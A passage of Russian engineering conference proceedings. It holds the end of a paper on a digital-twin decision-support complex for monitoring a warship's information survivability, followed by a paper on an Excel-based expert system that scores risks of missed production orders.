


Рис. 2. Главная экранная форма РПК «КСР-25.СБЖк» в режиме «2.СМПК.М»

Постановка задачи исследования. В обеспечение изыскания военно-научных путей обеспечения ВТПбж применительно к решаемым кораблем класса «Фрегат» задачам была поставлена научно-техническая задача адаптации алгоритма ЦД в варианте РПК «КСР-25» к условиям функционирования СБЖк в режиме «Цифровой тени» для обеспечения информационной живучести корабля и адаптировать реализующий ее РПК в варианте «КСР-25.СБЖк» с учетом факторов и возможностей КЗИ для исследования перспективных научно-технических путей, а также структурно-функциональной и параметрической оптимизации ИЖк применительно к каждой и всему комплексу задач обеспечения ИЖк в составе СБЖк.

Результаты проведенных исследований приведены на рис. 3 применительно к условиям ситуации проведения противником DDoS-атаки и вывода из строя тем самым, например, в канале контроля «6.7.Др», сегмента сети АСЗИ или приложений в момент времени 10.22 (регистрируется в правом нижнем углу экрана и соответственно отображается на поле мониторинга соответствующим цветом), после чего принимается решение по нейтрализации атаки и оперативно специалистами радиотехнической службы корабля в 10.36 восстанавливается в штатное состояние АСЗИ с использованием комплекса средств и системы комплексной защиты информации (СКЗИ), например, типа [4, 7, 8, 9].

Конечно, типы атак могут быть различными, что требует от СКЗИ в составе АСЗИ соответствующих возможностей и качественных характеристик по критериям и показателям типа 6.1, 6.3 и другим (рис. 3).

Вместе с тем, суть комплексного алгоритма функционирования ЦД, как ПМК, сводится к сбору и обработке данных от объекта о его состоянии по соответствующим информационным каналам в соответствующих контурах (выделенных функциональных подсистемах сбора и анализа данных (отдельных

моделей) о решении конкретных задач, обеспечивающих соответствующие свойства СБЖк в целом), анализ обобщенной информации от которых позволяет оператору обосновывать и принимать решение по управлению ИЖк в составе СБЖк.

Поэтому комплексный алгоритм функционирования ЦД управления ИЖк сводится к:

1. Регистрации и контролю на соответствие требованиям данных от подсистем СКЗИ типа [4], отражающих состояние и качество решения задач в каждой из 12 подсистем СКЗИ (управления СКЗИ, разграничения доступа, криптографической защиты данных, анализа защищенности (угроз безопасности), защиты (предотвращения) от вторжений, контроля целостности, контроля целостности данных, защиты от вредоносных кодов и других, а также системных показателей качества КЗИ — конфиденциальности, доступности, целостности информации АСЗИ и агрегированного (обобщенного, системного, интегрального) показателя качества (контур регистрации от СКЗИ на рис. 2 «6.3.Качество КЗИ=К+Д+Ц, %»).




Рис. 3. Главная экранная форма РПК «КСПР-25.СБЖк» в режиме «2.СМПК.Т»

2. Регистрации других показателей функционирования ЦД управления ИЖк, в том числе отражающих организационно-технические аспекты типа «6.4.Время восстановления ПО (программного обеспечения) СКЗИ, мин», без которых обстановка по ИЖк будет неполной для принятия решений.

3. Мониторингу (непрерывному автоматическому отображению/наблюдению) названных данных регистрации и автоматическому контролю соответствия заданным требованиям с соответствующим цветовым кодированием сообщений («Соответствует требованиям», «Угроза невыполнения требований», «Невыполнение требований», «Критическая угроза потери управления ИЖк»).

4. Прогнозированию развития обстановки в каждом контуре наблюдения (на рис. 2 — слева от выделенного вертикального столбика (текущий момент времени) с белыми границами).

5. Интеллектуальной обработке данных обстановки и формированию проекта управленческого решения с текстовым и голосовым сообщениями (средняя нижняя часть рис. 2).

6. Принятию либо корректировке (ручным вводом) решения с его регистрацией (кнопка «Решение»).

7. Регистрации по времени принятия решения и его прохождению от постов управления ПУ-1 до ПУ-3 (исполнительский) с последующей регистрацией выполнения решения от ПУ-3 до ПУ-1.

Анализ результатов исследования. С учётом современной тенденции роста сложности организационно-технических комплексов и их систем роль и значение систем интеллектуализации управления резко возросли, что требует их форсированного развития. Причем, наиболее сложным элементом автоматизированных ИСПРУ, как и на ранних периодах их развития, остаются алгоритмические комплексы систем управления, реализующиеся соответствующими полимодельными и программными комплексами.

Каждый из групповых показателей качества (ГПК) на рис. 3 характеризует соответствующее свойство СБЖк и определяется принятыми при моделировании значениями частных показателей качества (ЧПК).

Только приведенные иллюстративные оценки показывают большие возможности ЦД управления ИЖк при моделировании проектного качества (режим «1.ЦП, %») и ожидаемой эффективности управления ИЖк, БЖк и боевыми потенциалами кораблей в целом (режим «2.СМПК.М») при борьбе на море в процессе решения широкого круга проектных и практических задач (режим «2.СМПК.Т») при обосновании направлений развития, разработке средств и систем, их испытаниях и эксплуатации, что является предметом отдельного рассмотрения.

Обоснование рекомендаций по развитию ЦД управления борьбой за ИЖК. Важнейшей задачей обоснования направлений развития СКЗИ в составе АСЗИ и решения задач СБЖК является моделирование и обоснование требований к ним. Причем, в условиях тенденции роста сложности современных организационно-технических систем практически безальтернативным следует считать использование адекватных ПМК и их систем типа РПК «КСР-25.СБЖК», в том числе с использованием алгоритмов управления ИЖК.

Числовое вариантное моделирование при поиске оптимальных решений по структуре, свойствам и характеристикам объектов исследования при наличии средств поддержки типа РПК «КСР-25.СБЖК» позволяет сложные системные и наукоемкие задачи при одновременной инженерной оценке и синтезе частных технических проработок решать на большом множестве вариантов проектирования в достаточно сжатые сроки с конкретным их ранжированием по результатам достижения главных целевых показателей, как показано [13].

В свою очередь, систематизация получаемых данных с их фиксацией в соответствующих базах данных и знаний позволяет аккумулировать научно-технологический потенциал и обоснованно выходить на конкурентно способные системные и организационно-технологические решения при одновременной и существенной экономии ресурсных затрат.

Приложения ЦД управления борьбой за ИЖК. Применительно к комплексу задач кораблей, в том числе класса «Фрегат», разработанный ЦД (компьютерная модель), прежде всего, может быть результативно использован группой Главного конструктора СБЖК при решении целого комплекса задач проектирования от исследовательского проектирования с обоснованием системно-технического облика, оперативно-технических требований к СБЖК в рамках НИОКР до комплекса задач технического проектирования, создания опытных образцов ЦД и их приемо-сдаточных испытаний с интегрированной оценкой достигнутых результатов.

В процессе эксплуатации технических средств и боевого применения ЦД СБЖК с сегментом управления ИЖК разработанная модель и реализующий её РПК «КСР-25.СБЖК» может непрерывно использоваться на всех стадиях жизненного цикла для цифровой оценки эффективности применения СБЖК командиром электромеханической боевой части корабля, в том числе в режиме «Цифровой тени» для непосредственного обоснования управленческих и корректирующих решений.

Заключение. Рассмотренные задачи и в обобщенном виде алгоритм функционирования цифрового двойника управления борьбой за информационную живучесть корабля, судна в режиме «Цифровой тени» на базе РПК «КСР-25» позволяет не только количественно обосновывать принимаемые командиром электромеханической боевой части корабля, в том числе класса «Фрегат», управленческие решения, но и за счет полимодельности СБЖК эффективно решать задачи управления СКЗИ в составе АСЗИ, обеспечивая ИЖК, выдавать рекомендации операторам пунктов управления, обосновывающим проекты управленческих решений при оптимизации СБЖК по критерию максимума военно-технического превосходства над противником.

Рассмотрен алгоритм функционирования ЦД в режиме «Цифровой тени» и реализующий его РПК «КСР-25.СБЖК», позволяют при дальнейшем развитии с учетом опыта решением задач главного конструктора СБЖК (задача проектирования) и командира электромеханической боевой части корабля (задача эксплуатации), переходить к принципиально новым задачам роботизированного управления СБЖК, включая сегмент управления информационной живучести корабля, соединения кораблей на основе отработанной, обобщенной и систематизированной практики и алгоритмов управления этими сложными процессами.

СПИСОК ЛИТЕРАТУРЫ

1. Бобрович В.Ю., Алексеев А.В., Антипов В.В., Смольников А.В. Информационная живучесть корабля: угрозы, модель, системные требования, пути реализации // Информационная безопасность регионов России (ИБРР-2021). СПб., 2021. С. 265-267.
2. Бобрович В.Ю., Алексеев А.В., Антипов В.В., Смольников А.В., Мусатенко Р.И. Прогнозирование успешности инновационных проектов развития из прошлого в будущее / Актуальные проблемы морской энергетики: материалы седьмой Всероссийской межотраслевой научно-технической конференции в рамках Второго Всероссийского научно-технического форума «Корабельная энергетика: из прошлого в будущее». СПб. : Изд-во СПбГМТУ, 2018. С. 411-415.
3. Алексеев А.В., Антипов В.В., Смольников А.В. Сертификация качества моделей на примере цифровых двойников управления борьбой за живучесть корабля, судна // Труды Санкт-Петербургского государственного морского технического университета (СПбГМТУ). Вып. 5 (9), 2025. С. 5-14.
4. Алексеев А.В., Михальчук А.В. Цифровой двойник системы комплексной защиты информации в инвариантном исполнении (ЦД СКЗИ). Свидетельство о государственной регистрации программ для ЭВМ (Реестр ФСИС) № 2014613622, 01.04.2023 (06.02.2014).
5. Алексеев А.В., Максимова М.А., Согонов С.А., Михальчук А.В. Модель и технология цифровых двойников систем автоматизации судов // Труды Санкт-Петербургского государственного морского технического университета (СПбГМТУ). Вып. 4 (8), 2023. С. 5-14.
6. Алексеев А.В., Михальчук А.В., Грачев В.Н., Миклуш С.В. Технология разработки, структура и реализация цифрового двойника типового объекта информатизации // Седьмая международная научно-практическая конференция «Имитационное и комплексное моделирование морской техники и морских транспортных систем (ИМК МТМТС-2023)». Труды конференции (Программа Международного Военно-морского салона «МВМС-2023»). М. : Издательство Перо, 2023. С. 36-43.
7. Алексеев А.В., Дригола В.К., Михальчук А.В. Информационная живучесть корабля, судна: прикладная теория обеспечения военно-технологического превосходства и связь, 2025, № 4. С. 5-12.
8. Автоматизация процессов борьбы за живучесть корабля, судна : коллективная монография. СПб. : ИАП БЖКС, эл. интерактивное изд. (третье), испр. и доп., с приложением, 2022. 506 с.
9. Алексеев А.В., Антипов В.В., Москаленко В.А. [и др.] Современные технологии автоматизации борьбы за живучесть корабля, судна: итоги работы авторского коллектива при написании монографии / Региональная информатика (РИ-2022). XVIII Санкт-Петербургская международная конференция «Региональная информатика (РИ-2022)». Санкт-Петербург, 26-28 октября 2022 г. Материалы конференции. СПб. : СПОИСУ, 2022, с. 409-411.
10. Дригола В.К., Алексеев А.В. Распределенная система поддержки принятия проектных и управленческих решений при ситуационном управлении // Труды Санкт-Петербургского государственного морского технического университета (СПбГМТУ). Вып. 5(9), 2024.
11. Субетто А.И., Алексеев А.В. Теория практики квалиметрического обеспечения развития морских автоматизированных систем // Актуальные проблемы морской энергетики: материалы седьмой Всероссийской межотраслевой научно-технической конференции в рамках Второго Всероссийского научно-технического форума «Корабельная энергетика: из прошлого в будущее». СПб. : Изд-во СПбГМТУ, 2018. С. 78-86.

12. Алексеев А.В., Михальчук А.В. Цифровой мониторинг, прогнозирование и контроль успешности реализации комплекса организационно-технических решений (ЦМПК, цифровой двойник) / Свидетельство о государственной регистрации программ для ЭВМ (Реестр программ Федеральной службы по интеллектуальной собственности) № 2023661669, 01.06.2023.
13. Алексеев А.В., Карпов А.Е., Тычинин И.Ю., Потехин В.С. Системное и технологическое развитие: от квалиметрии моделей и полимодельных комплексов к синтетической квалиметрии // Труды Крыловского государственного научного центра. Специальный выпуск, № 1. 2021. Материалы Десятой международной научно-технической конференции «Актуальные проблемы морской энергетики». СПб, 2021. Специальный выпуск, № 1, 2021, с. 193-195.
14. Алексеев А.В., Карпов А.Е., Тычинин И.Ю. Квалиметрия защищенности и мониторинг безопасности критических объектов: методы, технологии, практика // Актуальные проблемы защиты и безопасности: Труды XXI Всероссийской научно-практической конференции РАРАН (3-6 апреля 2018). М.: Изд. ФГБУ «РАРАН». 2018. С. 344–347.
15. Алексеев А.В., Карпов А.Е., Каганский М.А. Квалиметрическая парадигма и модель интеллектуализации управления в интересах ВМФ // Интеллектуальные разработки в интересах строительства и развития ВМФ: Тр. НИИ ОСИС ВМФ ВУНЦ ВМФ «Военно-морская академия». Науч.-техн. сб. статей и докладов. Петродворец, 2019. Ч. 1. С. 15-25.
16. Согонов С.А., Алексеев А.В., Максимова М.А., Равин А.А., Хруцкий О.В. Прорывные технологии морских автоматизированных систем в защищенном исполнении / Актуальные проблемы морской энергетики: материалы одиннадцатой международной научно-технической конференции. СПб.: Изд-во СПбГМУ, 2022, с. 69-77.

УДК 629.561

ПРИМЕНЕНИЕ СИСТЕМ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ В ПРОИЗВОДСТВЕННОМ ПЛАНИРОВАНИИ НАУЧНО-ПРОИЗВОДСТВЕННОГО ОБЪЕДИНЕНИЯ

Рябков Яков Игоревич¹, Алексеев Сергей Алексеевич², Артемов Станислав Игоревич¹

¹ Государственный научно-исследовательский институт прикладных проблем
Обводного канала наб., 29, Санкт-Петербург, 191167, Россия

² Военная ордена Жукова академия войск национальной гвардии Российской Федерации
Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия
e-mails: yakovrt@mail.ru, ksgati@yandex.ru, pushokcheck@yandex.ru

Аннотация. Для организации жизнедеятельности научно-производственного объединения (НПО) необходимо скоординированное управление разными направлениями, которым сопутствуют системные и несистемные риски, влияющие на ход выполнения текущих заказов. Также стоит отметить, что НПО — это сложная иерархическая система, частью которой является человеческий ресурс, компьютерные технологии и имущественный базис. Представленное в статье решение рассматривает НПО как социальную организационно-техническую систему (СОТС) и обеспечивает оптимизацию управления в условиях неопределённости за счет применения лингвистического подхода принятия решений, описанного в пособии «методы математического моделирования процессов управления в условиях неопределённости».

Ключевые слова: научно-производственное объединение; социальная организационно-техническая система; условия неопределённости; лингвистический подход; лингвистическая переменная.

APPLICATION OF DECISION SUPPORT SYSTEMS IN THE PRODUCTION PLANNING OF A SCIENTIFIC AND PRODUCTION ASSOCIATION

Ryabkov Yakov¹, Alekseev Sergey², Artemov Stanislav¹

¹ Russian State Research Institute of Applied Problems
29 Obvodnyy Kanal Emb, St. Petersburg, 191167, Russia

² Military Order of Zhukov Academy of the National Guard Troops of the Russian Federation
1 Pilot Pilyutova St, St. Petersburg, 198206, Russia
e-mails: yakovrt@mail.ru, ksgati@yandex.ru, pushokcheck@yandex.ru

Abstract. To organize the life of a scientific and production association (NGO), it is necessary to coordinate the management of various areas, which are accompanied by systemic and non-systemic risks that affect the progress of current orders. It is also worth noting that an NGO is a complex hierarchical system, which includes human resources, computer technology, and a property base. The solution presented in the article considers NGOs as a social organizational and technical system (STS) and ensures the optimization of management in conditions of uncertainty through the use of a linguistic decision-making approach described in the manual «methods of mathematical modeling of management processes in conditions of uncertainty».

Keywords: scientific and production association; social organizational and technical system; uncertainty conditions; linguistic approach; linguistic variable.

Введение. Рост производственного потенциала России на современном этапе не представляется возможным без развития современных наукоемких отраслей, основной движущей силой которых являются НПО. Достижение и сохранение высокого уровня конкурентоспособности наукоемкой продукции имеет стратегическое значение, как для отдельных предприятий, так и для экономики страны в целом, и может быть обеспечено только при высоком уровне эффективности управления.

Главное отличие НПО от производственных предприятий состоит в том, что оно связано на 70 % интеллектуальной составляющей в производственной сфере. НПО сочетают в себе совокупность не только средства производства, но и коллектив специалистов — ученых, работников и служащих, имеющих высокий уровень знаний в производственной области. Кроме того, деятельность НПО направлена на получение новых

научных знаний и информации, используемых в отраслях производственной и непроизводственной сферы создания новых видов техники, технологии и материалов. Например, научный продукт НПО представляет собой знания или информацию, обладающие новизной и оформленные в виде монографии, отчетов, рекомендаций, чертежей, проектов, опытных образцов и т.д. При этом специфика научно-технической продукции состоит в том, что она имеет творческий характер и создается трудом научного коллектива в результате выполнения НИОКР.

Из сказанного выше можно сделать выводы о том, что НПО необходимо рассматривать как СОТС, где можно оптимизировать систему управления.

Системы поддержания принятия решений (СППР) — это компьютерные программы, которые имитируют процесс принятия решений экспертов в определенной области. Они предназначены для решения сложных задач, требующих значительных знаний и опыта. Основная цель экспертных систем — предоставить пользователю рекомендации или решения, аналогичные тем, которые бы дал человек-эксперт. Эти системы могут быть использованы в различных сферах, таких как медицина, финансы, производство и юриспруденция, где требуется глубокое понимание и анализ данных [1].

СППР состоят из нескольких ключевых компонентов, а именно: база знаний; машина ввода; пользовательский интерфейс; объяснительный компонент.

База знаний содержит информацию и правила, необходимые для решения задач в конкретной области. Эта информация может включать факты, эвристики и логические связи между различными элементами. База знаний создается с помощью экспертов, которые предоставляют свои знания и опыт. Важно, чтобы база знаний была актуальной и обновлялась по мере появления новых данных и знаний в соответствующей области.

Машина вывода — это механизм, который использует базу знаний для принятия решений. Она анализирует входные данные, применяет правила из базы знаний и генерирует выводы или рекомендации. Машина вывода может использовать различные методы, такие как дедукция, индукция и абдукция, для достижения своих целей. Дедукция позволяет делать выводы на основе общих правил, индукция — на основе наблюдений, а абдукция — на основе гипотез.

Пользовательский интерфейс позволяет пользователю взаимодействовать с экспертной системой. Он может включать текстовые поля, меню, графические элементы и другие средства ввода и вывода информации. Хорошо спроектированный интерфейс делает систему более доступной и удобной для пользователя. Важно, чтобы интерфейс был интуитивно понятным и позволял пользователю легко вводить данные и получать результаты.

Объяснительный компонент помогает пользователю понять, как экспертная система пришла к своим выводам. Он предоставляет объяснения и обоснования, которые могут быть полезны для проверки правильности решений и обучения пользователей. Этот компонент особенно важен в критических областях, таких как медицина и юриспруденция, где необходимо понимать логику принятия решений [2].

Таким образом, для формирования нашей СППР требуется разработка вышеперечисленных компонентов. База знаний формируется за счет учета существующих всевозможных рисков, приводящих к срыву заказа. Вопросы для оценки рисков приведены в таблице 1.

Таблица 1

Вопросы для оценки рисков

№ п/п, (п)	Вопросы, связанные с рисками (On)	Экспертная оценка вероятности срыва плана из-за риска On, (P _{rn})
1.	Изменилась ли политическая ситуация в мире?	0.01
2.	Изменилась ли политическая ситуация в стране?	0.02
3.	Изменилось ли законодательство в части, касающейся НПО?	0.05
4.	Экологическая катастрофа?	0.02
5.	Стихийное бедствие?	0.05
6.	Эпидемия в стране?	0.01
7.	Изменилась ли налоговая система?	0.015
8.	Введены санкции?	0.02
9.	Изменился ли оклад сотрудников?	0.05
10.	Изменился ли объем льгот для сотрудников?	0.01
11.	Изменился ли курс валюты?	0.015
12.	Недополучение прибыли?	0.01
13.	Снижение ликвидности на рынке?	0.02
14.	Стабильность ситуации на рынке?	0.05
15.	Изменение ценовой политики предприятия?	0.02

№ п/п, (n)	Вопросы, связанные с рисками (On)	Экспертная оценка вероятности срыва плана из-за риска On, (Pm)
16.	Появление конкурентов в отрасли?	0.05
17.	Нарушены производственные процессы?	0.01
18.	Выполнение производственных работ?	0.015
19.	Сокращение объема производства?	0.02
20.	Систематическое отключение электричества?	0.05
21.	Систематическое отключение воды?	0.01
22.	Систематическое отключение систем отопление/кондиционирования?	0.015
23.	Нарушение технологического процесса производства?	0.01
24.	Нарушение регламента технического обслуживания?	0.02
25.	Использование неподходящего сырья?	0.05
26.	Использование неподходящих комплектующих?	0.02
27.	Перебои со снабжением?	0.05
28.	Увеличение стоимости транспортных затрат?	0.01
29.	Затаривание складов?	0.015
30.	Рост объема неликвидной продукции?	0.02
31.	Снижение мотивации сотрудников?	0.05
32.	Недостаток квалифицированных кадров?	0.01
33.	Мошенничество на предприятии?	0.015
34.	Коррупция на предприятии?	0.01
35.	Неудачная маркетинговая стратегия?	0.02
36.	Недобросовестное выполнение обязанностей сотрудниками?	0.05
37.	Частое изменение состава кадров?	0.02
38.	Смена руководящего состава?	0.05
39.	Изменение законодательства в области защиты государственной тайны?	0.01

В третьем столбце таблицы указывается вероятность срыва плана, при положительном ответе на вопрос наличия риска из второго столбца. Третий столбец заполняется с помощью метода рейтинговых оценок, т.е. первоначальное значение определяет эксперт с помощью открытых источников, а в дальнейшем корректируется со временем в условиях непосредственного применения СППР.

В качестве машины ввода будем использовать инструменты среды Excel, посредством которого, также, организуется пользовательский интерфейс. Объяснительный компонент формируется в пояснительной записке к разработанной экспертной системе.

Поскольку срывы сроков в основном обусловлены рисками, оценка которых носит вероятностный характер, то расчетная часть сводится к вычислению неопределенностей. В нашем случае подходит лингвистический метод расчета.

Лингвистическая переменная (L_p) описывается математической конструкцией вида:

$$L_p = (I, T, U, \Gamma, M) \quad (1)$$

I — имя лингвистической переменной, представляющее собой некоторое выражение, определяющее область действия (применимости или предметную область использования) лингвистической переменной (например, «решение», «ограничение», «правило», «число», «удовлетворительный или допустимый выбор», «оптимальный или наилучший выбор» и т.п.);

T — терм-множество — множество значений лингвистической переменной, в которое могут входить простые и составные термы (например, для I = «решение», элементами T могут быть простые термы: «хорошее», «плохое» и (или) составные термы: «не хорошее», «очень хорошее», «достаточно хорошее», «очень хорошее и не очень плохое», «достаточно плохое»);

U — универсальное множество, представляющее собой множество объектов (значений), на котором каждому терму сопоставляется нечеткое множество смыслов термина или значений лингвистической переменной;

М — семантическое правило — правило или совокупность правил, сопоставляющее значениям лингвистических переменных из универсального множества U смысловую нагрузку, соответствующую рассматриваемой предметной области;

Г — синтаксическое правило — правило или совокупность правил, предназначенных для образования из множества простых или ранее составленных составных термов необходимых для описания нечёткой модели новых составных термов на основе введения (задания):

- 1) лингвистических неопределенностей типа «очень», «вполне», «достаточно» и т.п.;
- 2) лингвистических (логики-лингвистических) связок типа «и», «или», «не»;
- 3) определённых функций (операций над термами), преобразующих простые термы в составные [3].

Таблица 2

Формирование СППР

I — имя лингвистической переменной	T — терм-множество
Изменилась ли политическая ситуация в стране и мире? (ДА) (НЕТ)	ДА
Изменилось ли законодательство в части, касающейся НПО? (ДА) (НЕТ)	ДА
...	...

В таблице 2 показано формирование СППР с помощью заполнения лингвистических переменных и терм-множеств. Лингвистическими переменными в данном случае являются вопросы из таблицы 1, а терм-множества — это варианты ответов («да» или «нет»). Ниже представлен алгоритм функционирования СППР:




Рисунок 1. Алгоритм выполнения программы

Программа в Excel выполняется по разработанному алгоритму, изображенному на рис. 1, где:

- n — счетчик вопросов;
- On — вопрос оператору для определения наличия риска согласно очередному вопросу из таблицы;
- Pn — вероятность срыва, при положительном ответе на вопрос.

В начале программы увеличиваем счетчик вопросов и проверяем, не достигнут ли лимит счетчика. Далее, загружаем вопрос из таблицы 1 и анализируем ответ оператора. Если ответ положительный, тогда рассчитываем вероятность срыва по формуле 2:

$$P = 1 - P * (1 - Prn) \quad (2)$$

если ответ отрицательный, то расчет пропускаем и возвращаемся к началу программы. Если лимит вопросов достигнут, то переходим к выбору рекомендации для оператора из таблицы 3.

Таблица 3

Рекомендации для оператора

№ п/п	Рекомендации
1.	Внимание! Высокий риск срыва заказа
2.	Все процессы под контролем, есть вероятность срыва срока выполнения
3.	Обратить внимание на контроль сроков выполнения заказа
4.	Выполнение заказа по плану, не все процессы под контролем
5.	Все процессы под контролем, выполнение заказа по плану
6.	Внимание! Высокий риск срыва заказа
7.	Все процессы под контролем, есть вероятность срыва срока выполнения
8.	Обратить внимание на контроль сроков выполнения заказа

Заключение. Таким образом, предложенный вариант применения СППР позволяет повысить вероятность правильного принятия решения по своевременному выполнению заказа за счет автоматизации процесса управления и принятия решений при производственном планировании.

СПИСОК ЛИТЕРАТУРЫ

1. Ручкин В. Н., В.А. Фулин Универсальный искусственный интеллект и экспертные системы. Санкт-Петербург, 2009.
2. Иванов А.А. Методы исследования в психологии [Электронный ресурс]. URL: <https://sky.pro/wiki/python/ekspertnye-sistemy-i-iskusstvennyj-intellekt-cto-eto-takoe/> (дата обращения: 01.07.2025).
3. С.А. Алексеев, Л.И. Мануйлова, Ю.С. Мануйлов, Е.А. Новиков. Методы математического моделирования процессов управления в условиях неопределённости.



